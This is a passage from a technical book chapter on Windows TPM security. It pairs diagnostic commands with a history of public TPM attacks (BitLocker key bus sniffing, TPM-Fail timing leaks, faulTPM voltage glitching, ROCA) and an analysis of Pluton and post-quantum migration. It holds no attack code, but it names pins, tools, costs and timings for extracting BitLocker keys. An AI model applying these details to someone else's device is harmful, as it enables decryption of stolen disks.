This chapter is in the silicon tier, but the probes below are ○ **DOCUMENTED** command shapes rather than physical-silicon captures: real commands a reader can run, with Microsoft-documented expected fields. If these commands are run inside a virtual machine, the reported TPM may be a hypervisor- or host-provided virtual TPM; under this book's taxonomy that value would be ◐ emulated, not physical silicon evidence.

○ Windows PowerShell `Get-Tpm`

```
TpmPresent                : True
TpmReady                  : True
TpmEnabled                : True
TpmActivated              : True
TpmOwned                  : True
RestartPending            : False
ManufacturerId            : <vendor-specific integer>
ManufacturerIdTxt         : <vendor identifier>
ManufacturerVersion       : <firmware version>
ManagedAuthLevel          : Full
OwnerAuth                 : <not displayed>
OwnerClearDisabled        : True or False
AutoProvisioning          : Enabled
LockedOut                 : False
LockoutHealTime           : <duration>
LockoutCount              : 0
LockoutMax                : <platform value>
```

reproduce `Get-Tpm | Format-List *`

Read those fields narrowly. `TpmPresent`, `TpmReady`, and `TpmOwned` establish that Windows sees an initialized TPM it can provision. `ManufacturerIdTxt` and `ManufacturerVersion` help

you correlate platform advisories and distinguish vendor behavior. They do **not** prove that the TPM is a discrete chip, an on-die block, or physical at all. A VM can return `TpmPresent: True` because the hypervisor exposed a vTPM; that is useful cloud evidence, but it is not physical-silicon evidence.

, Windows `tpmtool`

```
TPM Present: True
TPM Version: 2.0
TPM Manufacturer: <manufacturer>
TPM Manufacturer Version: <firmware version>
TPM Specification Version: 1.38 or later
PPI Version: <platform physical-presence interface version>
Ready For Storage: True
Ready For Attestation: True
Is Capable For Attestation: True
Clear Needed To Recover: False
```

reproduce `tpmtool getdeviceinformation`

The two readiness lines map directly to this chapter's role for the chip. **Ready For Storage** is the vault: Windows can create and use protected objects. **Ready For Attestation** is the witness stand: Windows can participate in identity and quote workflows. If either is false, higher layers that assume a hardware root are standing on sand.

BitLocker administrative surface

```
Volume C: [OS]
    Conversion Status:    Fully Encrypted
    Percentage Encrypted: 100.0%
    Protection Status:    Protection On
    Lock Status:          Unlocked
    Key Protectors:
        TPM
        Numerical Password
```

reproduce `manage-bde -status C:` and `manage-bde -protectors -get C:`

This is the operational join between the TPM and the disk. `Key Protectors: TPM` means the volume has a TPM-bound protector. `Numerical Password` is the recovery protector; before clearing the TPM or changing firmware policy, recovery escrow must be verified. If your threat model includes hands-on attackers against discrete-TPM systems, `TPM` alone should trigger a design discussion. Microsoft's documented

mitigation for the bus-sniffing class is preboot authentication (TPM+PIN or a startup key) not wishful thinking about the bus.

BitLocker PCR binding surfaces vary by build

```
PCR Validation Profile:
    PCR[7]  : Secure Boot policy
    PCR[11] : BitLocker access control
Protector:
    TPM or TPMAndPIN
```

reproduce `inspect` `manage-bde -protectors -get C:` and the BitLocker platform-validation profile via `Get-CimInstance -Namespace Root\CIMv2\Security\MicrosoftVolumeEncryption -ClassName Win32_EncryptableVolume`

Different Windows builds expose PCR binding through different administrative surfaces; the key idea is stable. BitLocker binds release to measured state, commonly including Secure Boot policy and BitLocker control measurements. The exact profile is configuration, not folklore. Reasoners should verify it on the systems they defend.

Where this link breaks: the threat model collapses inward (2019–2024)

On March 13, 2019, a New Zealand security researcher named Denis Andzakovic posted a blog entry [78] that, in retrospect, started the modern era of TPM offense. He demonstrated two LPC-bus sniffing attacks on two different machines. On an HP business laptop running TPM 1.2, he used a DSLogic Plus logic analyzer connected via the laptop's debug header (7 wires: LCLK, LFRAME, LAD[0:3], and ground) to lift the BitLocker Volume Master Key off the LPC bus. On a Surface Pro 3 running TPM 2.0, he spent $40 NZD on a Lattice iCE40 ICEStick FPGA (8 connections: GND, LCLK, LFRAME#, LRESET#, LAD[0:3]) and replicated the attack. With the disk in hand and the motherboard accessible, a thief could decrypt a TPM-only BitLocker volume in the time it took to boot it once. Andzakovic open-sourced the FPGA gateware [90] the same day. (*Note:* Andzakovic credits Hector Martin (`@marcan`) for prototyping LPC sniffing earlier; the 2019 write-up was the first end-to-end public demonstration with reproducible code.)

The structural insight, which has not been backed away from, is that published BitLocker bus-sniffing work shows that Windows does not use TPM 2.0 *parameter*

encryption to protect the VMK on the discrete-TPM boot path. The VMK travels in plaintext at the LPC bus's 33 MHz clock across a few millimeters of PCB. (*Note:* Why doesn't Windows turn on parameter encryption for BitLocker? The boot-time pressure is real. Pre-OS code lives in a tight memory budget and parameter encryption requires HMAC-signed sessions. The pragmatic mitigation Microsoft documents is preboot authentication (PIN or startup key), which makes the bus-sniffed VMK insufficient on its own.)

The attack would not stay a one-laptop curio. In late 2020, F-Secure's (later WithSecure) Henri Nurmi released an SPI variant [91] and a public BitLocker-key extraction tool. A year later, Thomas Dewaele and Julien Oberson at SCRT reproduced the LPC attack [92] on a Lenovo ThinkPad L440 with a chip (labeled P24JPVSP, identified by SCRT as probably equivalent to the ST33TPM12LPC) and published a tutorial. By October 2024, SCRT had industrialized the attack [93] across "the three major enterprise-grade laptop manufacturers (i.e. Lenovo, HP, and Dell)" in "a few minutes."

The first reassurance the industry reached for was: ship the TPM inside the chipset. No bus, no sniff. Both Intel (Platform Trust Technology, fTPM-in-CSME [94]) and AMD (fTPM-in-PSP) had already done this for cost reasons. That reassurance lasted eight months.

In November 2019, Daniel Moghimi, Berk Sunar, Thomas Eisenbarth, and Nadia Heninger (soon to be USENIX Security 2020) released TPM-Fail [95]. Their finding: Intel PTT and a STMicro ST33 dTPM both leaked ECDSA private keys through ordinary timing side channels in their scalar multiplication. The numbers were brutal:

> A local adversary can recover the ECDSA key from Intel fTPM in 4-20 minutes depending on the access level. We even show that these attacks can be performed remotely on fast networks, by recovering the authentication key of a virtual private network (VPN) server in 5 hours.: TPM-Fail, tpm.fail [95], 2019

NVD assigned CVE-2019-11090 [96] to Intel PTT and CVE-2019-16863 [97] to STMicroelectronics' ST33TPHF2ESPI. The latter entry is blunt: "STMicroelectronics ST33TPHF2ESPI TPM devices before 2019-09-12 allow attackers to extract the ECDSA private key via a side-channel timing attack because ECDSA scalar multiplication is mishandled, aka TPM-FAIL." Both chips were certified at the moment of disclosure. The STMicro chip held both Common Criteria EAL4+ and FIPS 140-2 Level 2, while the Intel chip held FIPS 140-2 [95]. Certification did not catch the bug. The presentation is preserved in the USENIX Security 2020 proceedings [98].

> ⚠ **CAUTION** **Aha #2: 'No bus to sniff' is not 'no attack surface'.** Removing the bus did not remove the attack surface. It relocated it from the PCB to the trusted execution environment that hosted the firmware TPM. The fTPM closes one channel and opens another, and the certification regime that was supposed to catch both missed the timing leak in chips that had passed their respective certification programs (STMicro: Common Criteria EAL4+ and FIPS 140-2 Level 2; Intel: FIPS 140-2). The "fTPM has no bus to sniff" reassurance was a category error.

The final beat came four years later. In April 2023, Hans Niklas Jacob, Christian Werling, Robert Buhren, and Jean-Pierre Seifert posted faulTPM (arXiv:2304.14717) [99], with reproducible code at github.com/PSPReverse/ftpm_attack [100]. The attack: voltage-glitch the AMD Platform Security Processor and walk out with the entire internal TPM state. The paper's own claim is the sentence that, more than any other, framed the modern TPM threat model.

> this vulnerability exposes the complete internal TPM state of the fTPM. It allows us to extract any cryptographic material stored or sealed by the fTPM regardless of authentication mechanisms such as Platform Configuration Register validation or passphrases with anti-hammering protection.: Jacob, Werling, Buhren, Seifert, faulTPM (2023) [99]

Two to three hours of physical access. Anti-hammering bypassed because anti-hammering is enforced by the TPM, and once the TPM's internal state is on your bench you set the counter to zero. PCR-policy bypassed because the sealed blob's wrapping key is in the extracted state. The structural punch is that this makes BitLocker TPM+PIN on AMD fTPM with a low-entropy PIN *less* secure than a TPM-less passphrase (a corollary the faulTPM paper makes explicit [99]): the TPM concentrates all your trust into a chip whose internal state can be exfiltrated.




Figure 2.4: Three generations of TPM attack, 2019–2024. LPC/SPI bus sniffing, the TPM-Fail timing side channel, and the faulTPM voltage glitch; each generation invalidates the reassurance the previous one reached for.

Attack class	TPM form	Cost	Time	Source
LPC bus sniffing (BitLocker VMK)	Discrete TPM 1.2 / 2.0	$0 (logic analyzer): ~$40 NZD (iCE40 FPGA, Surface Pro 3)	Minutes once wired	Andzakovic 2019; SCRT 2021/2024
SPI bus sniffing	Discrete TPM 2.0	~$50 (logic analyzer)	Minutes once wired	WithSecure 2020-2024

Attack class	TPM form	Cost	Time	Source
Timing side channel on ECDSA	Intel PTT, STMicro ST33	Software-only	4-20 min local; 5 h remote VPN	TPM-Fail 2019 (USENIX 2020 proceedings)
Voltage glitch on PSP	AMD fTPM	~$200 (glitching rig)	2-3 h physical	faulTPM 2023

If a $40 FPGA defeats discrete TPM, a network packet defeats Intel PTT, and a few hours of physical access defeats AMD fTPM completely. Where does the next generation of TPM live? Microsoft's answer was on the CPU die itself.

State of the art: five realizations of one specification

All five chips in this section pass the same TCG conformance suite. They expose the same `TPM2_*` command surface to Windows. They fail to completely different attackers. The architecture is identical; the *attack surface* is everything.

> **Discrete TPM (dTPM) and firmware TPM (fTPM).** A *discrete* TPM is a separate chip on the motherboard, talking to the host over LPC, SPI, or I2C. A *firmware* TPM is a TPM 2.0 implementation running inside an existing trusted execution environment on the host: Intel CSME (Platform Trust Technology), AMD PSP (fTPM), or a dedicated Microsoft IP block (Pluton). Both pass the same TCG specification; they differ in physical location, attack surface, and update channel.
>
> **Direct Anonymous Attestation (DAA / ECDAA).** A zero-knowledge protocol that lets a TPM prove "I am a real TPM certified by vendor X" without revealing which chip is talking. Replaces the TPM 1.2 Privacy CA model, which required a third-party CA to mediate every attestation. ECDAA is the elliptic-curve variant standardized in TPM 2.0.

Discrete TPM

The classical chip. Infineon, STMicroelectronics, Nuvoton. Hangs off the motherboard's LPC, SPI, or I2C bus. Best certifications (Common Criteria EAL4+, FIPS 140-2/3). One bug class: bus sniffing in minutes for $40 against the BitLocker boot path that Windows leaves in plaintext.

Intel PTT

TPM 2.0 inside the Converged Security and Management Engine: historically on the Platform Controller Hub die, and increasingly on the SoC die in integrated-platform Intel processors since Tiger Lake. Either way, no physical bus to sniff.

Defeated by TPM-Fail [95] timing side channel; firmware-patched, but inherits CSME's broader attack surface and CSME's update story (UEFI capsule via OEM, lifecycle entirely under the OEM's control).

AMD fTPM (PSP)

TPM 2.0 inside the AMD Platform Security Processor [101] (an ARM TrustZone Cortex-A5 core integrated into every modern Ryzen SoC). Ships in essentially all Ryzen-class client SoCs since 2017. No physical bus to sniff. Defeated end-to-end by the faulTPM [99] voltage-glitch attack against the PSP. The structural problem is shared TEE: the same coprocessor is responsible for memory encryption setup, secure-boot enforcement, and TPM service, and a single fault-injection path drops all of those.

Microsoft Pluton

A Microsoft IP block on the CPU SoC die, with Microsoft-authored Rust firmware (on 2024 AMD and Intel platforms) [6] delivered through Windows Update. According to Microsoft's hardware list, Pluton "is currently available on devices with the following chipsets running on Windows 11: AMD: Ryzen 6000, 7000, 8000, 9000 and Ryzen AI Series... Intel: Core Series Processors: Ultra 200V Series, Ultra Series 3 and Series 3... Qualcomm: Snapdragon 8cx Gen 3 and Snapdragon X Series." The same page notes that "Pluton platforms in 2024 AMD and Intel systems will start to use a Rust-based firmware foundation given the importance of memory safety."

The thesis is laid out in Microsoft's November 17, 2020 announcement post [49], which links explicitly to Andzakovic. The architectural framing is unusually direct.

> The Pluton design removes the potential for that communication channel to be attacked by building security directly into the CPU.: Microsoft Security Blog, November 17, 2020 [49]

Three things change at once. The bus is gone. Pluton is on-die, so dTPM bus-sniffing has no surface to attack. The TEE host is dedicated. Pluton is not the same coprocessor that runs SEV memory encryption or ME runtime services. And the firmware ships through Windows Update, so when a Pluton firmware vulnerability is found (and one will be found), the patch reaches the deployed fleet through Windows Update rather than through OEM UEFI capsule rollouts. (*Note:* The Pluton-as-TPM page makes the trade-off explicit: "Microsoft Pluton can be used as a TPM, or with a TPM. Although Pluton builds security directly into the CPU, device manufacturers might choose to use discrete TPM as the default TPM." [7] Several enterprise security teams have publicly cited the Pluton update model as a


reason to keep dTPM as their default for high-assurance fleets even where Pluton silicon is available.)

vTPM

A software TPM emulation, typically inside a hypervisor. Azure Trusted Launch [102] is Microsoft's flagship implementation: "Trusted Launch is the default state for newly created Azure Gen2 VM and scale sets." The vTPM lives in a host-protected memory region and inherits the trust of the host. For cloud workloads where the threat model already includes "the hypervisor host is honest," this is the right shape; for adversarial physical access, it is not.

Head-to-head

Dimension	dTPM	Intel PTT	AMD fTPM	Pluton	vTPM
Physical location	Separate chip	CSME (PCH die)	PSP (CPU die)	Dedicated IP block on CPU die	Hypervisor memory
Bus to host	LPC / SPI / I2C	None (on-die)	None (on-die)	None (on-die)	None (virtual)
TEE shared with	none (own die)	CSME	PSP (large)	none (Pluton-only)	hypervisor / host TCB
Side-channel exposure	Implementation-dependent	TPM-Fail patched	faulTPM unaddressed structurally	Limited public research	host-dependent
Update channel	UEFI capsule	UEFI capsule (CSME)	UEFI capsule (PSP)	Windows Update	hypervisor patch
Certifications	EAL4+, FIPS 140-2/3	EAL4+	varies	varies	n/a
OEM cost	per-chip BOM	bundled	bundled	bundled	n/a
Best-known attack	LPC/SPI sniffing in minutes	TPM-Fail timing	faulTPM full state	None public at faulTPM depth	host compromise
Algorithm agility	spec-required	spec-required	spec-required	spec-required + Rust firmware updates	spec-required
Best fit	Compliance-driven, high-assurance fleets	Existing Intel platforms	Existing AMD platforms	Default for Windows 11 client	Cloud workloads



Same TCG2 command surface, realization-agnostic features — but each realization carries a different attack surface.

Figure 2.5: Five TPM realizations (dTPM, Intel PTT, AMD fTPM, Pluton, vTPM) converging on one TCG2 command surface that underwrites every Windows feature. The command surface is identical; the attack surface is not.

The deep claim of the Pluton design is not that it is a better cryptoprocessor. It is that the previous decade's lesson (TEE memory-safety bugs are systemic, certification did not catch them, and OEM UEFI capsule patching is too slow) argues for moving the firmware signer to Microsoft and the firmware language to Rust. That is a political choice, not just a technical one. The October 2019 Secured-core PCs initiative [103] was the first public step; Pluton is its descendant.

If you can sniff a dTPM, time-attack an Intel PTT, glitch an AMD fTPM, and trust Microsoft to sign your Pluton firmware. Which threat are you actually defending against?

Theoretical limits: what a passive cryptoprocessor cannot do

A famous joke in the trusted-computing community: the TPM cannot make a compromised OS uncompromised. It can only make sure that nothing else helped.

Three impossibility-style results follow from the architecture itself, regardless of which of the five realizations you pick.

The TPM is a root of trust for storage and reporting, not execution

The Core Root of Trust for Measurement (the immutable code that bootstraps the measurement chain) lives in firmware, not in the TPM. The TPM cannot detect that the wrong code measured itself; it can only refuse to release sealed material when the PCRs do not match the stored policy. If the CRTM is compromised (or a downstream measurement is forged before extension), the TPM has no way to know.

Stronger guarantees require an *active* root of trust: a Dynamic Root of Trust for Measurement, where the CPU enters a known good state late in the boot and re-measures from there. Intel TXT, AMD SVM-SKINIT, and Microsoft's System Guard Secure Launch [104] on Secured-core PCs all implement this. The TPM is a participant in DRTM; on its own, it is not sufficient.

TPM-only BitLocker has a structural lower bound

The VMK must enter RAM during Trusted Boot before the user authenticates. This is not a bug; it is the threat-model definition of "TPM-only." Therefore *any* attacker who intercepts the VMK at the moment of release defeats TPM-only BitLocker, regardless of TPM strength. This is what every dTPM bus-sniffing attack actually exploits: not a weakness of the TPM, but the structural condition that the key must traverse the boot path.

Microsoft's countermeasures documentation [105] names the mitigation in plain terms: preboot authentication. Adding TPM+PIN raises the bound to "guess the PIN against intact anti-hammering", but only as long as the TPM's anti-hammering counter cannot be exfiltrated. faulTPM violates that condition for AMD fTPM. On a Pluton or hardened dTPM, anti-hammering still holds, and a sufficiently random PIN raises the bound sharply.

The simple way to think about TPM+PIN is not a one-second sleep after every bad guess. Windows exposes lockout state as `LockoutCount`, `LockoutMax`, and `LockoutHealTime` in `Get-Tpm`; the documented example shows a threshold of 31 and a 10-minute heal interval [106]. Real attack cost is therefore governed by the platform's lockout threshold and heal schedule, not by a constant per-guess delay. The prac-

tical conclusion survives the exact arithmetic: a low-entropy PIN is a weak human factor, while a sufficiently random 8+ digit PIN plus intact anti-hammering pushes online guessing out of the unattended-theft threat model.

> **The Bitpixie footnote.** CVE-2023-21563 [107] (the BitLocker Security Feature Bypass that the offensive-security community calls "Bitpixie") is a useful reminder that breaking BitLocker does not require breaking the TPM. The NVD entry reads simply "BitLocker Security Feature Bypass Vulnerability," and the bypass operates against the pre-OS/boot-recovery path that consumes the unsealed VMK, not against the chip that sealed it; operationally, treat it as a physical/boot-control class of failure rather than TPM private-key extraction. (NVD does not use the "Bitpixie" name; it is community-known-as.)

Once a key is unsealed, it lives in the OS's address space

A runtime-compromised OS reads any key the TPM has unsealed for it. The TPM defends against the *offline* attacker (disk theft, post-shutdown tamper) and the *pre-OS* attacker (boot-time integrity violation that fails the unseal). It does not defend against a privileged runtime attacker. This is a general impossibility, not a TPM weakness; no passive cryptoprocessor can decide whether the OS asking to unseal a key is itself trustworthy at the moment it asks.

This is why VBS, Credential Guard, and DRTM exist as separate disciplines: they answer "what protects the unsealed key once it is in RAM?" by isolating the key inside a VTL1 enclave or by re-measuring the OS after launch. The TPM is a participant; it is not the answer.

> ▸ **KEY IDEA** The TPM defends against the offline attacker and the pre-OS attacker. It does not defend against a runtime-compromised OS. This is by design, and is the most a passive cryptoprocessor can do. Stronger guarantees require an active component (DRTM, VBS, hypervisor isolation), and none of those are the TPM.

What would an *ideal* TPM look like? On-die (no bus), in an isolated TEE shared with nothing else, with the host-firmware-update path replaced by an OS-channel update path, with high-assurance certification depth, with an authenticated wire protocol always on, and with native support for post-quantum primitives. *No shipping TPM today satisfies all six properties.* Pluton plus future PQC firmware updates is the closest existing trajectory; it is on-die, isolated, OS-channel-updated, and Rust-implemented, but it does not yet expose PQC primitives and its certification depth is still evolving.

If the TPM cannot defeat a runtime-compromised OS by design, and the best fTPM can be extracted in three hours, where is the security frontier actually moving?

Open problems: PQC, supply chain, and trust centralization

On August 13, 2024, NIST finalized FIPS 203 (ML-KEM) [108], FIPS 204 (ML-DSA) [109], and FIPS 205 (SLH-DSA) [110]: the first federal post-quantum cryptography standards. ML-DSA-87's public keys are 2,592 bytes. A typical TPM has 6 to 32 KiB of NV memory total. The math gets uncomfortable quickly.

Post-quantum migration

The NIST Post-Quantum Cryptography project page [111] describes the timeline: "In August 2024, NIST released its principal PQC standards... Under the transition timeline in NIST IR 8547, NIST will deprecate and ultimately remove quantum-vulnerable algorithms from its standards by 2035, with high-risk systems transitioning much earlier." That is the deadline driving every TPM roadmap, and the August 14, 2024 Federal Register notice [112] made it formal U.S. policy.

Three concrete obstacles. **First**, the TCG algorithm registry has not yet normatively added ML-KEM, ML-DSA, or SLH-DSA; a TCG PQC working group exists, but its output is in flight. The Microsoft TPM 2.0 reference code [113] tracks TCG: the V1.83 release notes describe it as "the first revision in sync with Trusted Computing Group 1.83," and that revision still does not expose PQC algorithm IDs. The Fraunhofer SIT Post-Quantum Cryptography for TPM [114] program has prototyped PQC primitives inside reference TPM stacks, but those changes are research artifacts, not normative TCG output.

Second, the TPM's resource budget strains under the larger PQC parameter sets. Ordinary application keys (Windows Hello keys, BitLocker wrapping keys) are not held in on-chip NV at all: they live off-chip as parent-wrapped key blobs and are loaded transiently into volatile context via `TPM2_Load`, so NV pressure falls on *persistent* (evicted) handles and NV indices rather than on every key. Quick arithmetic against ML-DSA-87 (FIPS 204): a 2,592-byte public key plus a 4,896-byte private key plus protocol overhead pushes a single persisted key blob past 7.5 KiB, so a 16-KiB-NV TPM holds only a couple of persisted ML-DSA-87 slots. The larger SLH-DSA-256s signatures (29,792 bytes per FIPS 205 Table 2) [110] routinely exceed the typical 1-4 KiB response-buffer cap (`TPM_PT_MAX_RESPONSE_SIZE` in the PC Client Platform TPM Profile [115]); the related `TPM_PT_NV_BUFFER_MAX` (the maximum NV

read/write chunk) is in the same order of magnitude and complicates persistent-storage cases as well. The chip cannot return such a signature in a single command without fragmentation extensions. PQC support on commodity TPMs is not just a software upgrade; it is a transient-buffer and NV-budget renegotiation.

Third, hybrid signing schemes (composite RSA + ML-DSA, or ECDSA + ML-DSA) are well-defined for transitional certificates. The IETF LAMPS WG draft on composite ML-DSA signatures [116] specifies "combinations of US NIST Module-Lattice-Based Digital Signature Algorithm (ML-DSA) in hybrid with traditional algorithms RSASSA-PKCS1-v1.5, RSASSA-PSS, ECDSA, Ed25519, and Ed448" for X.509 PKIX. The TLS hybrid key-exchange draft [117] does the same for TLS 1.3 handshakes. Neither defines a hybrid `TPM2_Sign` profile, and as of June 2026 no shipping Windows TPM exposes one.

Microsoft's Quantum Safe Security blog (August 2025) [118] describes the broader effort: "Our PQC effort began in 2014 when we published research on post-quantum algorithms... We participated in four submissions to the original 2017 NIST PQC call and one submission to the current call", but is silent on Pluton-firmware PQC support specifically.

The architectural punchline: Pluton's Windows-Update firmware delivery channel is the only realization that can plausibly add a PQC primitive across the deployed fleet without a hardware refresh. Every other realization will need new silicon to ship native PQC.

The supply-chain trust of EK certificates

The Microsoft TPM key attestation documentation [89] describes the trust-chain assumption plainly: the requestor proves "to a CA that the RSA key in the certificate request is protected by either 'a' or 'the' TPM that the CA trusts." That trust is anchored on the EK certificate the chip's vendor issued at manufacture. A vendor-CA compromise therefore equals collapse of TPM-bound device identity for an entire OEM cohort.

The 2017 ROCA incident is the canonical event for why this matters. In February 2017, Matúš Nemec, Marek Sýs, Petr Švenda, Dušan Klinec, and Vashek Matyáš at Masaryk University [119] disclosed to Infineon a flaw in its RSA key-generation library that drastically reduced the entropy of generated keys and made factoring tractable. The NVD entry for CVE-2017-15361 [120] is precise about scope: "The Infineon RSA library 1.02.013 in Infineon Trusted Platform Module (TPM) firmware... mishandles RSA key generation, which makes it easier for attackers to defeat various cryptographic protection mechanisms via targeted attacks, aka

ROCA. Examples of affected technologies include BitLocker with TPM 1.2, YubiKey 4 (before 4.3.5) PGP key generation, and the Cached User Data encryption feature in Chrome OS." The Wikipedia summary [121] reports the team's own estimate that the bug "affected around one-quarter of all current TPM devices globally."

The Estonian e-ID program (about 750,000 cards issued since 2014 [122], all using the affected Infineon chip) had to be re-enrolled. Microsoft published advisory ADV170012 [123] on the same coordinated disclosure date. There is still no scalable revocation mechanism for individual EK certificates: vendor-level revocation breaks every device whose EKpub was issued by that vendor's CA, and ADCS-template OEM-pinning limits scope but does not solve in-scope CA compromise. Pluton centralizes one part of trust (Microsoft as firmware signer); EK certificate issuance for the silicon is unchanged, and supply-chain integrity remains a per-vendor question.

Attestation freshness in zero-trust networks

A TPM Quote proves "this device booted clean," not "this device is currently clean." Microsoft Intune's default device-compliance check-in is on the order of hours; Microsoft Entra's Continuous Access Evaluation documentation [124] specifies the upper-bound numerics: "By default, access tokens are valid for one hour... The goal for critical event evaluation is for response to be near real time, but latency of up to 15 minutes might be observed because of event propagation time."

A 15-minute revocation window for critical events is good. But it propagates *signed* policy decisions, not fresh TPM measurements. A device that was clean at boot, was compromised five minutes ago, and just made a request now will pass CAE if its existing access token is valid. Closing that window requires either much shorter token lifetimes, runtime attestation (TCG DICE, Project Cerberus), or a hypervisor-mediated re-measurement, and none of them are the TPM.

DPAPI-NG, the CNG-layer successor to classic DPAPI that Windows uses to encrypt secrets to a set of authorization principals, is a useful test case. The DPAPI-NG documentation [125] describes the API as "secure[ly] shar[ing] secrets (keys, passwords, key material) and messages by protecting them to a set of principals." The protection-descriptor grammar [126] permits five descriptor keywords (`SID`, `SDDL`, `LOCAL`, `WEBCREDENTIALS`, `CERTIFICATE`) across three logical authorization classes (AD-forest groups, web credentials, certificate-store entries). Notably absent: any literal `TPM=true` clause. DPAPI-NG can be backed by a TPM-bound CNG key, but the *authorization* is expressed in principal terms, not in TPM terms. The TPM is a key-residence property, not a policy primitive at this layer: the right architectural

choice, but it means TPM-bound DPAPI-NG inherits the freshness limits of whatever principal authorization decides who is currently authorized.

The Pluton political question

Centralizing firmware under a Microsoft-controlled signing authority and update trust root is a deliberate trade-off, not an oversight. The benefit is the patch path: a Pluton firmware vulnerability becomes a Windows Update release rather than a multi-quarter OEM capsule rollout. The cost is that the chip's firmware trust anchor is now Microsoft-controlled, in a way that even the most conservative dTPM is not. The market response in 2022 was openly mixed.

In March 2022, The Register obtained vendor statements [127] from Dell, Lenovo, and HP. Dell's reply was unusually direct: "Pluton does not align with Dell's approach to hardware security and our most secure commercial PC requirements." Lenovo deployed the chip but disabled it: "[ThinkPads] will not support Microsoft Pluton at launch... But ThinkPads introduced in January with AMD Ryzen 6000 processors will include Pluton as it's present in those AMD chips, though the feature will be disabled by default. AMD has provided an option for users to turn the feature on and off." PCWorld followed up [128] with Lenovo's articulated reasoning: "Pluton is disabled by default on 2022 Lenovo ThinkPad laptops using AMD Ryzen PRO 6000 Series processors because that's what Lenovo customers have asked for, the choice to enable or not."

Matthew Garrett, who later contributed the upstream Linux kernel support for the Pluton TPM CRB interface in Linux 6.3 (merged February 2023, released April 2023) [129], published the closest thing to a public engineering analysis of Pluton's controllability. His April 2022 reverse-engineering write-up [130] of the ASUS ROG Zephyrus G14 BIOS documents two firmware-level disable mechanisms on AMD Ryzen 6000 platforms: an x86-firmware "do not communicate" toggle, and a PSP directory entry 0xB BIT36 soft-fuse that "will NOT put HSP hardware in disable state, to disable HSP hardware, you need setup PSP directory entry 0xB, BIT36 to 1." Garrett's caveat is honest: "My interpretation of this is that it doesn't directly influence Pluton, but disables all mechanisms that would allow the OS to communicate with it." It is not a multi-signer proposal. There is no public peer-reviewed proposal for multi-signer or open-source Pluton firmware.

The unresolved engineering question: whether a multi-signer model is feasible without losing the timely-update property that motivated Pluton in the first place. The answer is genuinely unknown. The political question (whether one Microsoft-controlled firmware-signing trust root on the world's PC fleet is the right cost for

the Windows-Update patch latency it enables) is no longer a technical argument. It is a procurement-policy and procurement-jurisdiction argument, and high-assurance fleets are deciding both ways.

The TPM was supposed to be the part of the system you didn't have to trust anyone for. Twenty-five years later, the trust question is back, and the answer is now political.

What it means for you: A Windows practitioner's TPM reference

What does this mean for the engineer running `Get-Tpm` on Monday morning? Three concrete things: discovery, choosing a form factor, and avoiding the pitfalls.

Discovery

